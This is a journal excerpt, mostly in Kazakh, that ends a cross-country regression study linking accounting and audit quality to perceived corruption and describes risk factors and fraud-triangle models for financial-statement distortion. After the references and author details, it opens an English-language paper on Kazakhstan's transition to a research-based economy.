MAS Антифеминизм	Гендерлік рөлдердің таралуын білдіреді. Антифеминизмге феминизм қарама-қарсы қойылған. Антифеминизм деңгейі жоғары елдерде әйелдер талапшыл және бәсекеқабілетті, бірақ ерлер сияқты емес, сондықтан антифеминизм деңгейі жоғары елдерде ерлер мен әйелдер құндылықтары арасында алшақтық бар (Дириенцо және т.б., 2007).
UAI белгісіздіктен қашық болу.	Қоғамның белгісіздік пен түсініксіздікке төзімділік қабілетін білдіреді. Басқаша айтқанда, белгісіздіктен қашық болу мәдениеттің өз мүшелеріне белгісіз және құрылымдалмаған жағдайларда өздерін ыңғайсыз немесе жайлы сезінуге көмектесетін дәрежесін білдіреді (Дириенцо және т.б., 2007).
EFW Экономикалық еркіндік	Gwartney және басқаларында жарияланған Индекс (2002), онда Үкіметтің мөлшері, құқықтық құрылымы, меншік құқығын қорғау, сенімді ақшаға қол жеткізу, шетелдіктермен алмасу еркіндігі және реттеу сияқты факторлар ескеріледі
DAI сандық қол жетімділік индексі.	Бұл индекс цифрлық байланыс инфрақұрылымына, баға бойынша цифрлық байланысқа қолжетімділікке, цифрлық байланыс саласындағы білімге, ақпараттық-коммуникациялық технологиялардың сапасына және цифрлық ақпараттық-коммуникациялық технологияларға негізделген, мәні 0 - 1 аралығын көрсетеді.

GDP - жалпы ішкі өнім.	Жалпы ішкі өнім-бұл белгілі бір елдің экономикасындағы ұлттық табыс пен өндіріс көлемінің көрсеткіші. Бұл барлық резиденттердің жалпы қосылған құнының қосындысы
------------------------	--

$$Model - 1. CPI = \beta_0 \cdot \beta_1 PDI + \beta_2 IDV + \beta_3 MAS + \beta_4 UAI + \beta_5 EFW + \beta_6 GDP + \beta_7 DAI + \varepsilon \quad (1)$$

Біз Дириенцо нәтижелеріне ұқсас нәтижелерді аламыз, кез келген айырмашылықтар барлық елдер бойынша деректердің қолжетімділігіне байланысты. Содан кейін біз 2-модельге есептік айнымалыларды қосу арқылы модельді бағалаймыз және нәтижесі келесі 2-кестеде берілген:

$$Model - 2. CPI = \beta_0 \cdot \beta_1 PDI + \beta_2 IDV + \beta_3 MAS + \beta_4 UAI + \beta_5 EFW + \beta_6 GDP + \beta_7 DAI + \beta_8 PAQ + \beta_9 BIG4 + \varepsilon \quad (2)$$

Кесте 2 – Модельдер бойынша есептеу нәтижесі

Көрсеткіштер	1 модель		2 модель	
	коэффициенті	SE	коэффициенті	SE
Constant	-2.159	1.696	-6.351	2.261
Сынақ айнымалылары				
PAQ			0.72	0.352
BIG4			0.389	0.168
Бақылау айнымалылары Дириенцодан және т. б.				
PDI	-0.012	0.008	-0.012	0.01
IDV	-0.005	0.008	-0.011	0.009
MAS	-0.016	0.007	-0.014	0.007
UAI	-0.007	0.005	0.00	0.006
EFW	0.88	0.22	0.841	0.282
GDP	0.00	0.00	0.00	0.00
DAI	4.804	1.575	4.569	1.869
No. Obs	57		37	
F	58.36		36.36	
Adjusted R2	0.88		0.90	

2 модельдегі есеп айнымалыларының маңыздылығын зерттей отырып, біз Big 4 және PAQ екеуі де H1 және H2 растайтындығын 0,05 деңгейінде маңызды екенін анықтаймыз. Бұл нәтижелер белгілі бір елге тән бірнеше факторларды есепке алғаннан кейін бухгалтерлік ақпараттың сапасы елдегі сыбайлас жемқорлық деңгейіне айтарлықтай әсер ететіндігін көрсетті.

Нәтижелер және талқылаулар. Қаржылық есептіліктің бұрмалануының міндетті шарттарының бірі – тәуекелділік факторының болуы. Қаржылық

есептілікті бұрмалауға ықпал ететін факторлар сан алуын болады. Бұрмалау тәуекелділігін анықтауға жіктелік амал негіз болады. Жіктелік амал талдамалық және тәжірибелік қолдану артықтылықтарына ие, бұл амалдар аудит стандарттарында және аудит бағдарламасында енгізілген. Қаржылық есептіліктің бұрмалану тәуекелділігіне әсер ететін факторларды екі топқа бөлеміз: макро деңгейдегі және микро деңгейдегі факторлар.

Қаржылық есептіліктегі алаяқтық әрекеттерге салалық ерекшеліктің ықпалын біраз ғалымдар зертте-

ген, атап айтсақ С. Симпсон, М. Баукус, Д. Неар. Бұл ғалымдар АҚШ электроника өндірісінде, банктік салаларында, жоғары технологиялық өндеуші өнеркәсіп салаларында, энергетика секторларында қаржылық есептіліктің бұрмалануына жол берілгендігін атап көрсеткен.

Микродеңгейдегі факторларға кәсіпорынның қаржылық-экономикалық жағдайы, өндірістік мүмкіншіліктері, бизнестің ұйымдық құрылымы, менеджменттер мен акционерлердің өзара қарым-қатынасы, біліктілігі, іскерлік беделі, моральдық-этикасы жатады. Кәсіпорын басшылары қаржылық есептілікке тікелей жауапты және бұрмалануға жол бермеуге тырысқанымен, олардың біліктілігі, іскер-

лік беделі, моральдық-этикасы маңызды рөл атқарады.

Қаржылық есептіліктің бұрмалану факторына кәсіпорынның ауқымы әсер етеді [11]. Американдық ғалымдар С. Симпсон, М. Баукус, Д. Неардың пікірінше ірі кәсіпорындар шағын кәсіпорындарға қарағанда екі есе артығымен бұрмалауға жол береді, ал шағын кәсіпорындарға қарағанда орта кәсіпорындардың бұрмалауға жол беруі 10% құрайды [12]. Ал Х. Силвеструнның пікірінше орта және шағын кәсіпорындар ең жиі бұрмалауға жол береді, ал ірі кәсіпорындар ауқымды көлемдегі бұрмалауға жол береді [13]. Қаржылық есептіліктің бұрмалану тәуекелінің факторлары келесі 3-кесте берілген:

Кесте 3 - Қаржылық есептіліктің бұрмалану тәуекелінің факторлары

	Тәуекел факторлары	Салдары
Макродеңгейдегі факторлар		
Экономикалық саясат факторлары		
1.1	Жоғары пайыздық мөлшерлеме мен валюталық тәуекелділік	Несиеберушілерді тарту үшін кәсіпорындар қаржылық жағдайын жақсартып көрсетуге тырысады.
1.2	Арзан импорттық бәсекелестік	Егер кәсіпорын шетелдік өніммен бәсекелесетін болса, онда мемлекеттің қолдауына деген мұқтаждықтан өзінің табысын азайтып көрсетеді, сөйтіп өзін банкроттық жағдайда екендігін көрсеткісі келеді.
1.3	Сыбайлас жемқорлық	Мемлекет сыбайлас жемқорлыққа қарсы күрес жүргізбесе, онда көптеген кәсіпорындардың басшылары қаржылық бұрмалаушылыққа жол береді.
Бизнесті жүргізудің әлеуметтік-мәдени ерекшеліктері		
2.1	Әлеуметтік-мәдени орта	Әлеуметтік-мәдени орта адамның психологиясына қатты ықпал етеді, сондықтан әлеуметтік қолайсыздық қаржылық есептіліктің бұрмалану тәуекелділігін арттырады.
Салалық ерекшеліктер		
3.1	Бәсекелестік орта	Кәсіпорын бәсекелестік қысымға түссе, онда қаржылық есептілік көрсеткіштерін: пайда және табысты өсіріп көрсетеді.
3.2	Технологиялық өзгерістер	Кәсіпорын жаңа технологияларды енгізген кезде бірден активтердің құнын артығымен бағалап өсіріп көрсетеді.
3.3	Нарықтың монополизациялану деңгейі	Табиғи монополистер тарифтерді жоғарлату арқылы мол пайда табады. Табиғи монополиялардың тарифті азайту саяси ойынның пәні. Тек халықтың қысымымен тарифті азайтуға тырысады және өз пайдаларын құпияда ұстайды.
Микродеңгейдегі факторлар		
Бухгалтерлік		

4.1	Елеулі инвестиция көлемі	Кәсіпорын үлкен көлемде инвестиция тартса, онда инвестициялық табыстылықты арттырып көрсетуге тырысады.
4.2	Айналым капиталының жеткіліксіздігі	Айналым капиталының жеткіліксіздігі кәсіпорынның несиелік рейтингісін төмендетеді, сондықтан айналым капиталын арттырып көрсетуге тырысады.
4.3	Күмәнді дебиторлық борыштың өсуі	Күмәнді дебиторлық борыштар қаржылық қиындыққа алып келеді. Сондықтан кәсіпорын қаржылық жағдайды жақсартып көрсетуге тырысады.
4.4	Ақша қаражатының тапшылығы кезінде жоғары пайда мөлшерін көрсетуі	Егер кәсіпорын ақша ағымы төмен кезде жоғары пайда мөлшерін көрсететін болса, онда пайданың мөлшерін асыра өсіріп көрсетіп отырғандығын аңғаруға болады.
Ескерту: [8] ақпарат көзі негізінде құрылған.		

Қаржылық есептілік ақпараттарын бұрмалап көрсету тұлпаты туралы ақпараттар келесі 4-кестеде көрсетілген:

Кесте 4 - Қаржылық есептіліктің бұрмалану тұлпаты

№	Қаржылық есептіліктің бұрмалану тұлпаты	Қаржылық есептілік ақпараттарын бұрмалау әрекеттері
1	Сандық мәліметтерді, жіктемелерді, ақпараттарды ұсыну және ашып көрсету кезінде бухгалтерлік қағидаларды дұрыс емес қолдану	Баланс элементтерін қате біріктіру. Активтер мен пассивтердің сальдосын қате есептеу. Активтерді шығынға немесе керісінше айналдыру. Бухгалтерлік баланс элементтерін түсініксіз бөлшектеу. Есептен шығарылған соманы баланста ұстап көрсету.
2	Бухгалтерлік есеп шоттарындағы қалдықтарды бағалау кезінде негізсіз өзгертулерге жол беру	Қайта бағалау сомасын қате есептеу. Амортизациялық аударымдар сомасын қате бағалау. Дұрыс емес бағалау әдісін қолдану.
3	Бастапқы құжаттар мен тіркелімдердегі мәліметтерді өзгерту және жалған құжаттар жасау	Болмаған операцияларға бухгалтерлік жазба жазу. Түгендеу кезінде жалған сандарды көрсету.
4	Шаруашылық операцияларын әдейі тіркеуге алмай қою немесе есептілік құжаттарда көрсетпей қою	Кейбір баптарды балансқа енгізбеу
5	Қаржылық есептілікті бұрмалау үшін күрделі операцияларға қатысу	Авторлар әлі зерттемеген
Ескерту: [14] ақпарат көзі негізінде құрылған.		

Д.Р. Крессидің алаяқтық теориясы бойынша алаяқтық әрекетке бару шарттары мынаған негізделеді [15]:

- жеке тұлғаның саналы түрде алаяқтық әрекетті жасау мүмкіншілігі;
- қысым жағдайы мен ынталандыру факторларының болуы;

- жоғарыда аталған екі факторлардан өз әрекетін жасыру немесе ақтау мүмкіндігі туындайды.

Осы аталған үш элемент бірігіп алаяқтықтың үшбұрыштық үлгісін құрайды. Ал Ж. Даффилд және П. Грабосктің зерттеулері бойынша бриллианттық теория ұсынылған және алаяқтықтың үшбұрыштық үлгісінде қарастырылған үш элементке

төртінші элемент қабілеттілік енгізілді [16]. Сонымен қатар алаяқтықтың бесбұрыштық үлгісі де ұсынылған және оған мынандай элементтер енгізілді: сенімділік, құзыреттілік, мүмкіндік, ынталандыру және өзін-өзі ақтау. Дириенцо және Трейсман моделдерінде есептеу нәтижелері 5-кесте келтірілген:

Кесте 5 – Дириенцо және Трейсман моделдерінде есептеу нәтижелері

	Бухгалтерлік есепті қабылдаудың орнына қолданылатын құрал			
	Агрессивтілік	Басқарудың ашықтығы	Мәнін ашу	Жан басына шаққандағы аудиторлар
А панелі: Дириенцо басқару айнымалыларын пайдалану				
PAQ	-0.152	1.291	1.109	2.493
PDI	-0.018	-0.007	-0.009	0.007
IDV	-0.001	-0.018	-0.017	-0.033
MAS	-0.031	-0.012	-0.013	-0.004
UAI	0.006	0.001	0.000	-0.002
EFW	2.107	0.685	0.761	0.189
GDP	0.000	0.000	0.000	0.000
DAI	1.755	6.359	6.157	6.187
const	-7.785	-8.324	-7.66	-12.177
В панелі: Трейсман басқару айнымалыларын пайдалану				
PAQ	2.246	265	2.692	-3.673
Жалпы құқық жүйесі	-1.498	-0.916	-0.998	1.398
Бұрынғы британдық колония немесе Ұлыбритания	0.375	-0.340	-0.306	2.028
Ешқашан колония болған емес	0.782	1.079	01.06	0.097
Протестанттар (%)	0.007	0.006	0.005	0.042
Этнолингвистикалық бөлім	0.003	-0.004	-0.003	-0.008
Отын, металдар және пайдалы қазбалар экспорты	0.009	0.011	0.011	0.027
Жан басына шаққандағы логарифмдік ЖІӨ	3.311	3.304	3.312	8.398
Федералдық	-0.668	-0.400	-0.417	-0.451
Үздіксіз демократия	-0.352	-0.442	-0.490	1.714
Constant	-18.914	-21.081	-21.3	-9.351

Бұл зерттеудің мақсаты бухгалтерлік есеп пен сыбайлас жемқорлық арасындағы байланысты эмпирикалық зерттеу жасау болды. Осы мақсатта біз бухгалтерлік есеп пен аудит сапасының деңгейі мен болжамды сыбайлас жемқорлық арасындағы байланысты зерттеу үшін 57 елдің деректерін пайдалана отырып, еларалық талдау жүргіздік. Корреляциялық талдау және регрессия арқылы Дириенцонның жұмысында кездесетін айнымалыларды бақылай отырып, біз гипотезаны қолдайтын дәлелдер табаптық (H1): big4 фирмаларының қатысуының артуы мен елдердегі сыбайлас жемқорлықтың қабыл-

данған деңгейі арасында кері байланыс бар және (H2): елдегі қабылданған бухгалтерлік есеп сапасы мен елдердегі сыбайлас жемқорлықтың болжамды деңгейі арасында кері байланыс бар. Тиісті құралдардың шектеулерін ескере отырып, біз төрт түрлі аспаптық айнымалыларды қолдану арқылы екі сатылы ең кіші квадраттық талдау жүргізіп, эндогендік мәселелерді шештік. Нәтижелер H2 үшін эндогендік бақылауға төзімді. Өзара байланысты емес айнымалылары бар әртүрлі модельдерді, сондай-ақ ең кіші квадраттардың екі сатылы әдісін және құралдар жиынтығын қолдана отырып, біз сәйкесінше өт-

кізіп алған айнымалылар мен эндогенділіктің орын-ын ауыстыру мәселелерін шешеміз. Бұл нәтижелер бухгалтерлік есеп пен аудиттің жақсаруы сыбайлас жемқорлық деңгейінің төмендеуімен байланысты деген жалпы гипотезамызды қатты қолдайды. Біздің модельдеріміздегі РАG байланысты коэффициенттердің мөлшері бухгалтерлік есептің қабылданған сапасы қабылданған сыбайлас жемқорлықпен статистикалық тұрғыдан ғана емес, сонымен бірге экономикалық тұрғыдан да маңызды екенін көрсетеді. Осыны ескере отырып, бухгалтерлік есепті жақсарту сыбайлас жемқорлықты азайтатын екі сатылы ең кіші квадраттық регрессия демонстрациясымен қатар, бұл тұжырымдар сыбайлас жемқорлықпен күрескісі келетін елдер үшін маңызды: бухгалтерлік есеп пен аудиттің сапасын жақсарту арқылы елдер сыбайлас жемқорлық деңгейін төмендетуге болады.

Қорытынды. Қаржылық есептіліктің бұрмалануының алдын алу үшін сыртқы аудитті жүргізу әдістерін жетілдіру керек. Сыртқы аудитте қолданылатын дәстүрлі әдістермен қатар жоғарыда аталған алаяқтықтың үшбұрыштық үлгісі мен бесбұрыштық үлгілері бойынша қаржылық есептілікті құруға жауапты тұлғаның алаяқтыққа жол беру ықтималдылығын анықтау қажет. Әдістемелік деңгейде жеке тұлғаның қабілетін, алаяқтыққа бару мүмкіндігін анықтайтын тәуекелділік факторларының индикаторларының тізімін жасау қажет. Бухгалтерлік есеп пен аудиттің сапасына да, бухгалтерлік есеп пен аудит стандарттарына да сілтеме жасаймыз. Бухгалтерлік есеп - бұл қаржылық ақпаратты жалпылау және көпшілікке жеткізу процесі болса, ал аудит - бұл бухгалтерлік ақпарат тексерілетін процесс. Олардың екеуі де бір процестің бөлігі болып

табылады, сондықтан олардың екеуі де ақпараттардың шынайы және нақты болуын қамтамасыз етеді.

Деректердің қол жетімділігі нәтижесінде біздің іріктеменің мөлшері мен нәтижесінде алынған елдер саны модельден модельге қарай өзгеріп отырды. Дириенцо 2 моделі біздің қол жетімділігі шектеулі үлгілеріміздің бірі болды, сондықтан қолданбада тізімделген елдер Дириенцо 2 моделінде пайдаланылған 20 елді сипаттады.

Аудит және бухгалтерлік есеп стандарттарын жақсарту сыбайлас жемқорлықпен байланысты екенін көрсететін бұл тұжырымдар маңызды. Сыбайлас жемқорлық елдердің де, ұйымдардың да дамуына кедергі келтіреді. Бұл прогресс қабілетсіздігі екі фактордан туындайды. Біріншіден, сыбайлас жемқорлық оның өсуіне көмектесу үшін экономикаға қайта инвестициялауға болатын қаражатты шығарады. Нәтижесінде ұтымсыз бөлінетін ресурстар сыбайлас жемқорлық дегеніміз ресурстар өндірістік активтерге, барлау жұмыстарына немесе өмір сүру деңгейін көтерудің басқа әдістеріне тиімсіз инвестицияланады. Басқа елдер өздерінің ЖІӨ-ні көбейтіп, бәсекелестік позицияларын жақсартқанымен, сыбайлас жемқорлық деңгейі жоғары елдер сыбайлас жемқорлықсыз болуы мүмкін жерге жетуге тырысып, үнемі артта қалады. Сыбайлас жемқорлықтың екінші жойқын әсері одан да маңызды болуы мүмкін. Шетелдік ұйымдар мен жеке тұлғалар өздерінің инвестициялары қауіпсіз болады деп сенбейтін немесе сыбайлас жемқорлық деңгейі жоғары деп санайтын елдерге инвестиция салғысы келмейді. Шетелдіктердің инвестицияларын қысқартудың және ұтымсыз бөлінген ресурстарды толтырудың экономикалық тетіктерін ашудың екі жақты кері салдары экономикаға зиян тигізуі мүмкін.

Әдебиеттер

1. Treisman D. The causes of corruption: a cross-national study // *Journal of Public Economics*.-2000.-Vol.76.-pp. 399-457.
2. DiRienzo C., Das J., Cord K. and Burbridge J. Corruption and the role of information // *Journal of International Business*.- 2007.- Vol. 38 No. 2.- pp. 320-32.
3. Davis, J. and Ruhe, J. Perceptions of country corruption: antecedents and outcomes// *Journal of Business Ethics*.- 2003.- Vol. 43 No. 4.- pp.275-88.
4. Goel R.K. and Nelson M.A. Economic freedom versus political freedom: cross-country influences on corruption// *Australian Economic Papers*.-2005.- Vol. 44 No.2.- pp. 121-33.
5. Ades A. and Di Tella R. Rents, competition and corruption // *American Economic Review*.-1999.- Vol. 89 No. 4.-pp. 982-93.
6. Арженовский С.В. Перспективы развития методологии оценки риска существенного искажения вследствие мошенничества в процессе аудита// *Вопросы регулирования экономики*. -Т 7. № 4.- 2016.- стр. 147-158.

7. Andvig J.C., Fjeldstad O. Corruption: a review of contemporary research. CMI Report R 2001:7.- Chr. Michelsen Institute for Development Studies and Human Rights, Bergen.-2001.-122 p.- ISSN 0805-505X, ISBN 82-8062-003-6.
8. Рейдолда С., Бержанова А.М. Регулирование экономических отношений между субъектами государственно-частного партнерства в Казахстане// Вестник ЕНУ им. Л. Н. Гумилева, серия Экономика.- 2021.- Нур-Султан.- № 2.- стр. 55-67.
9. Брюханов М.Ю. Риск фальсификации финансовой отчетности: классификация и описания факторов и моделирование// Вестник ТГУ.- № 11(55).- 2007.- стр. 30-37.
10. Adler N. International Dimensions of Organizational Behavior. South Western, New York, NY.- 2002.- 398 p. ISBN 0-324-05786-5.
11. Nguyen N.H., Phan H.V. & Simpson, T. Political corruption and mergers and acquisitions// Journal of Corporate Finance.- 2020.- 65, 101765.
<https://doi.org/10.1016/j.jcorpfin.2020.101765>
12. Davis M., Cox M. & Baucus M. Managerial aspirations and suspect leaders: The effect of relative performance and leader succession on organizational misconduct // Journal of Business Ethics .- 2021.- Vol.171(1).- pp.123-138. DOI: [10.1007/s10551-019-04245-1](https://doi.org/10.1007/s10551-019-04245-1)
13. Silverstone H., Sheetz M., Pedneault S., Rudewicz F. Forensic accounting and fraud investigation for non-experts// John Wiley & Sons.-2012.- 336 p. ISBN 978-0-470-87959.
14. Штефан М.А., Ферулева Н.В. Аудит фальсификации финансовой отчетности: специфические аспекты // Международный бухгалтерский учет.- 2017- № 2.- стр.88 - 105.
15. Cressy D. Literacy and the social order: Reading and writing in Tudor and Stuart England// Cambridge University Press.-2006.- 260 p. ISBN 13 978-0521032469
16. Vian T., McIntosh N., Grabowski A. It keeps us from putting drugs in pockets: how a public-private partnership for hospital management may help curb corruption// The Permanente Journal.-2017.- Vol.21 No 4.- pp. 16-11.
<https://doi.org/10.7812/TPP/16-11>

References

1. Treisman D. The causes of corruption: a cross-national study // Journal of Public Economics.-2000.-Vol.76.-pp. 399-457.
2. Di Rienzo C., Das J., Cord K. and Burbridge J. Corruption and the role of information // Journal of International Business.- 2007.- Vol. 38 No. 2.- pp. 320-32.
3. Davis, J. and Ruhe, J. Perceptions of country corruption: antecedents and outcomes// Journal of Business Ethics.- 2003.- Vol. 43 No. 4.- pp.275-88.
4. Goel R.K. and Nelson M.A. Economic freedom versus political freedom: cross-country influences on corruption// Australian Economic Papers.-2005.- Vol. 44 No.2.- pp. 121-33.
5. Ades A. and Di Tella R. Rents, competition and corruption // American Economic Review.-1999.- Vol. 89 No. 4.-pp. 982-93.
6. Arzhenovskij S.V. Perspektivy razvitiya metodologii ocenki riska sushhestvennogo iskazheniya vsledstvie moshennichestva v processe audita// Voprosy regulirovaniya jekonomiki. -T 7. № 4.- 2016.- str. 147-158. [In Russian].
7. Andvig J.C., Fjeldstad O. Corruption: a review of contemporary research. CMI Report R 2001:7.- Chr. Michelsen Institute for Development Studies and Human Rights, Bergen.-2001.-122 p.- ISSN 0805-505X, ISBN 82-8062-003-6.
8. Rejdolda S., Berzhanova A.M. Regulirovanie jekonomicheskikh otnoshenij mezhdu subъek-tami gosudarstvenno-chastnogo partnerstva v Kazahstane// Vestnik ENU im. L. N. Gumileva, serija Jekonomika.- 2021.- Nur-Sultan.- № 2.- str. 55-67. [In Russian].
9. Brjuhanov M.Ju. Risk fal'sifikacii finansovoj otchetnochni: klassifikacija i opisaniya faktorov i modelirovanie//

Vestnik TGU.- № 11(55).- 2007.- str. 30-37. [In Russian].

10. Adler N. International Dimensions of Organizational Behavior. South Western, New York, NY.- 2002.- 398 p. ISBN 0-324-05786-5.

11. Nguyen N.H., Phan H.V. & Simpson, T. Political corruption and mergers and acquisitions // Journal of Corporate Finance.- 2020.- 65, 101765.

<https://doi.org/10.1016/j.jcorpfin.2020.101765>

12. Davis M., Cox M. & Baucus M. Managerial aspirations and suspect leaders: The effect of relative performance and leader succession on organizational misconduct // Journal of Business Ethics .- 2021.- Vol.171(1).- pp.123-138. DOI: [10.1007/s10551-019-04245-1](https://doi.org/10.1007/s10551-019-04245-1)

13. Silverstone H., Sheetz M., Pedneault S., Rudewicz F. Forensic accounting and fraud investigation for non-experts // John Wiley & Sons.- 2012.- 336 p. ISBN 978-0-470-87959.

14. Shtefan M.A., Feruleva N.V. Audit fal'sifikacii finansovoj otchetnosti: specificheskie aspekty // Mezhdunarodnyj buhgalterskij uchët.- 2017- № 2.- str.88 - 105. [In Russian].

15. Cressy D. Literacy and the social order: Reading and writing in Tudor and Stuart England // Cambridge University Press.- 2006.- 260 p. ISBN 13 978-0521032469

16. Vian T., McIntosh N., Grabowski A. It keeps us from putting drugs in pockets: how a public-private partnership for hospital management may help curb corruption // The Permanente Journal.- 2017.- Vol.21 No 4.- pp. 16-11. <https://doi.org/10.7812/TPP/16-11>

Авторлар туралы мәліметтер

Рейдолда С.- магистр, К. Кулажанов атындағы Қазақ технология және бизнес университеті, Астана қаласы, Қазақстан, e-mail: Saulegul0408@gmail.com;

Алпысбаева А.К. -экономика ғылыми кандидаты, қауым. профессор м.а., К. Кулажанов атындағы Қазақ технология және бизнес университеті, Астана, Қазақстан e-mail: alpysbayeva.ainur77@mail.ru;

Жабытай Б.Н.- PhD, қауым. профессор м.а., К.Кулажанов атындағы Қазақ технология және бизнес университеті, Астана қаласы, Қазақстан, e-mail: bayana_7778@mail.ru;

Байдаирова К.Б. -магистр, К. Кулажанов атындағы Қазақ технология және бизнес университеті, Астана, Қазақстан, e-mail: bkb_78@mail.ru

Information about the authors

S. Reidolda – master, K. Kulazhanov Kazakh University of Technology and Business, Astana, Kazakhstan, e-mail: Saulegul0408@gmail.com

Alpysbayeva A.- candidate of Economic Sciences, K. Kulazhanov Kazakh University of Technology and Business, Astana, Kazakhstan, e-mail: alpysbayeva.ainur77@mail.ru;

Zhabytai B. N.- PhD, acting Associate professor in the specialty acting Associate Professor, K. Kulazhanov Kazakh University of Technology and Business, Astana, Kazakhstan, e-mail: bayana_7778@mail.ru;

Baidairova K.B.- Master of Economics, K. Kulazhanov Kazakh University of Technology and Business, Astana, Kazakhstan, e-mail: bkb_78@mail.ru

CHALLENGES WITH THE TRANSITION TO A RESEARCH-BASED ECONOMY IN KAZAKHSTAN

Z. Torebekova^{1*}, B. Urazymbetov²

¹Syracuse University, USA,

²Cornivus University of Budapest, Hungary,

e-mail: tzufiya@syr.edu

This study offers several qualitative and mixed approaches to explore the challenges with the transition to a research-based economy in Kazakhstan. Some findings have been drawn from a doctoral study of science policymaking in Kazakhstan focusing on experts' involvement in agenda setting.

According to the results of this study, despite the significant structural transformation and numerous economic development strategies, the economy of Kazakhstan remains dependent on extractive industries. It is mainly because the structure of the economy of Kazakhstan is more export-oriented than service-based. The macroeconomic situation is characterized by an unpredictable business environment.

The findings of this research highlight that the business sector is not interested in R&D activities and relies most on accelerated foreign technologies. The Kazakh Government likely needs to facilitate specific subsidies and tax preferences for business enterprises involved in research and development activities. This kind of state support may encourage business representatives to invest more in scientific activities that could help the country move smoothly to a research-based economy.

Keywords: a research-based economy, knowledge economy, research and development, diversification, export volume, industrial innovation, extractive industries.

ПРОБЛЕМЫ ПЕРЕХОДА К НАУКОЕМКОЙ ЭКОНОМИКЕ В КАЗАХСТАНЕ

З. Торбекова^{1*}, Б.Уразымбетов²

¹Сиракузский университет, США,

²Корниувский университет Будапешта, Венгрия,

e-mail: tzufiya@syr.edu

Данное исследование предлагает несколько качественных и смешанных подходов к изучению проблем, связанных с переходом к наукоемкой экономике в Казахстане. Некоторые выводы были сделаны в ходе докторского исследования разработки политики в области науки в Казахстане, в котором основное внимание уделялось участию экспертов в формировании повестки дня.

Согласно результатам данного исследования, несмотря на значительные структурные преобразования и многочисленные стратегии экономического развития, экономика Казахстана остается зависимой от добывающих отраслей. Это происходит главным образом потому, что структура экономики Казахстана больше ориентирована на экспорт, чем на сферу услуг. Макроэкономическая ситуация характеризуется нездоровой и непредсказуемой деловой средой.

Результаты исследования свидетельствуют о том, что бизнес-сектор не заинтересован в научно-исследовательской деятельности и не участвует в развитии научных и инновационных сфер. Правительству Казахстана, вероятно, необходимо предоставлять субсидий и налоговые преференций для предприятий, занимающихся исследованиями и разработками. Подобная государственная поддержка может побудить представителей бизнеса больше инвестировать в научные исследования, которые могли бы помочь плавному переходу к экономике, основанной на исследованиях.

Ключевые слова: наукоемкая экономика, экономика знаний, исследования и разработки, диверсификация, объем экспорта, промышленные инновации, добывающие отрасли.

ҚАЗАҚСТАННЫҢ ҒЫЛЫМҒА НЕГІЗДЕЛГЕН ЭКОНОМИКАҒА КӨШУ МӘСЕЛЕЛЕРІ

З.Т. Төребекова^{1*}, Б. Уразымбетов²

¹Сиракуз университеті, АҚШ,

²Будапешт Корнив университеті, Венгрия,

e-mail: tzufiya@syr.edu

Бұл зерттеу Қазақстандағы ғылымға негізделген экономикаға көшумен байланысты қиындықтарды зерттеудің бірнеше сапалы және аралас әдістерін ұсынады. Кейбір қорытындылар күн тәртібін құруға сарапшылардың қатысуына бағытталған Қазақстандағы ғылым саясатын жасақтау жөніндегі докторлық зерттеуден алынды.

Осы зерттеу нәтижелеріне сәйкес, елеулі құрылымдық өзгерістерге және көптеген экономикалық даму стратегияларына қарамастан, Қазақстан экономикасы өндіруші салаларға тәуелді болып қала беруде. Бұл, ең алдымен, Қазақстан экономикасының құрылымы қызмет көрсету саласына қарағанда экспортқа көбірек бағытталғандығына байланысты. Макроэкономикалық жағдай сау емес және болжауға болмайтын кәсіпкерлік ортамен сипатталады.

Зерттеу нәтижелері кәсіпкерлік сектордың ғылыми-зерттеу қызметіне қызығушылық танытпайтынын және ғылыми-инновациялық бағыттарды дамытуға қатыспайтынын көрсетеді. Қазақстан үкіметі ғылыми-зерттеу және тәжірибелік-конструкторлық жұмыстармен айналысатын кәсіпорындар үшін нақты субсидиялар мен салықтық преференциялар беруді жеңілдету қажет болуы мүмкін. Мұндай мемлекеттік қолдау бизнесті зерттеуге көбірек инвестиция салуға ынталандыруы мүмкін, бұл зерттеуге негізделген экономикаға көшуді жеңілдетуге көмектеседі.

Түйін сөздер: білімге негізделген экономика, білім экономикасы, ғылыми-зерттеу және әзірлемелер, әрараптандыру, экспорт көлемі, өнеркәсіптік инновациялар, өндіруші салалар.

Introduction. Over the last few decades, Kazakhstan has placed a high priority on promoting scientific and research activities. The nation has implemented several governmental reforms, strategies, and programs to decrease its dependence on the extractive industries, aiming at a research-based economy. More specifically, the Kazakhstan 2030 and 2050 strategies adopted in 1997 and 2012, respectively, call for extensive political and economic changes, with a focus on diversifying the economy and achieving high-value-added production. The national government encourages industrial innovation due to the decarbonization tendencies worldwide.

Along with other objectives, Kazakhstan's 2030 and 2050 strategies have set the goal to move Kazakhstan into the top 30 countries by 2050. Science and technology have been identified as the driving forces behind this process. The nation pursues the development of special industrial and economic zones, innovation clusters, digital and industrial infrastructure, support of programs to increase R&D and innovation, high-tech exports, venture capital, development of human capital, etc. The adoption of the Kazakhstan 2030 and 2050 strategies has been a significant step toward establishing the agenda for innovational

and scientific development and diversification of the economy.

Despite such ambitious plans, R&D and innovational outcomes remain comparatively lower at 87th out of 132 on the “innovation output” sub-index of the Global Innovation Index in 2023 [1]. This result however is noticeably higher than those from previous years (97th in 2022, 101st in 2020). The government expenditure on science remains significantly low compared to more developed countries (0.13% of GDP vs 2.5% of GDP) [2].

One of the recent reforms on accelerating scientific and innovational activities in Kazakhstan has been establishing a separate governmental body responsible for scientific development with relevant legislation on Science and Technology Policy. The latter reflects the logic of national development toward science and innovation and effective measures to support private initiatives to create innovative infrastructure - business incubators, commercialization centers, technology parks, and design bureaus.

Literature review. A research-based economy or knowledge economy is an economic system that relies more heavily on intellectual capabilities than

natural resources. This term was initially coined by Peter Drucker in the 1969 [3] essay "The Age of Discontinuity."

The Austrian economist Fritz Machlup defined knowledge and prescribed knowledge's utility from a multifaceted perspective in *The Production and Distribution of Knowledge in the United States* [4]. This definition focused on knowledge's use in production, namely in the creation of the knowledge industry.

This concept also refers to the increased demand for knowledge, information, and highly trained workers, as stated by the Organization for Economic Cooperation and Development [5]. This transformation includes adjustments to the political, economic, technological, and value systems of societies [6]. This shift has led to a reinterpretation of the function of human capital, which is now deemed to be more significant [7].

The European Bank for Reconstruction and Development (EBRD) has recently advanced the idea of the knowledge economy as an aspect of economic development, where productivity growth is driven by innovation and information availability [8]. The shift to the knowledge economy involves several components of new developments like digitization and the Internet.

Meanwhile, theory and empirical study on the economic effects of R&D spending received a significant boost from Robert Solow's groundbreaking work (1956), which emphasized the significance of R&D as a driver of technological development, innovation, and economic growth.

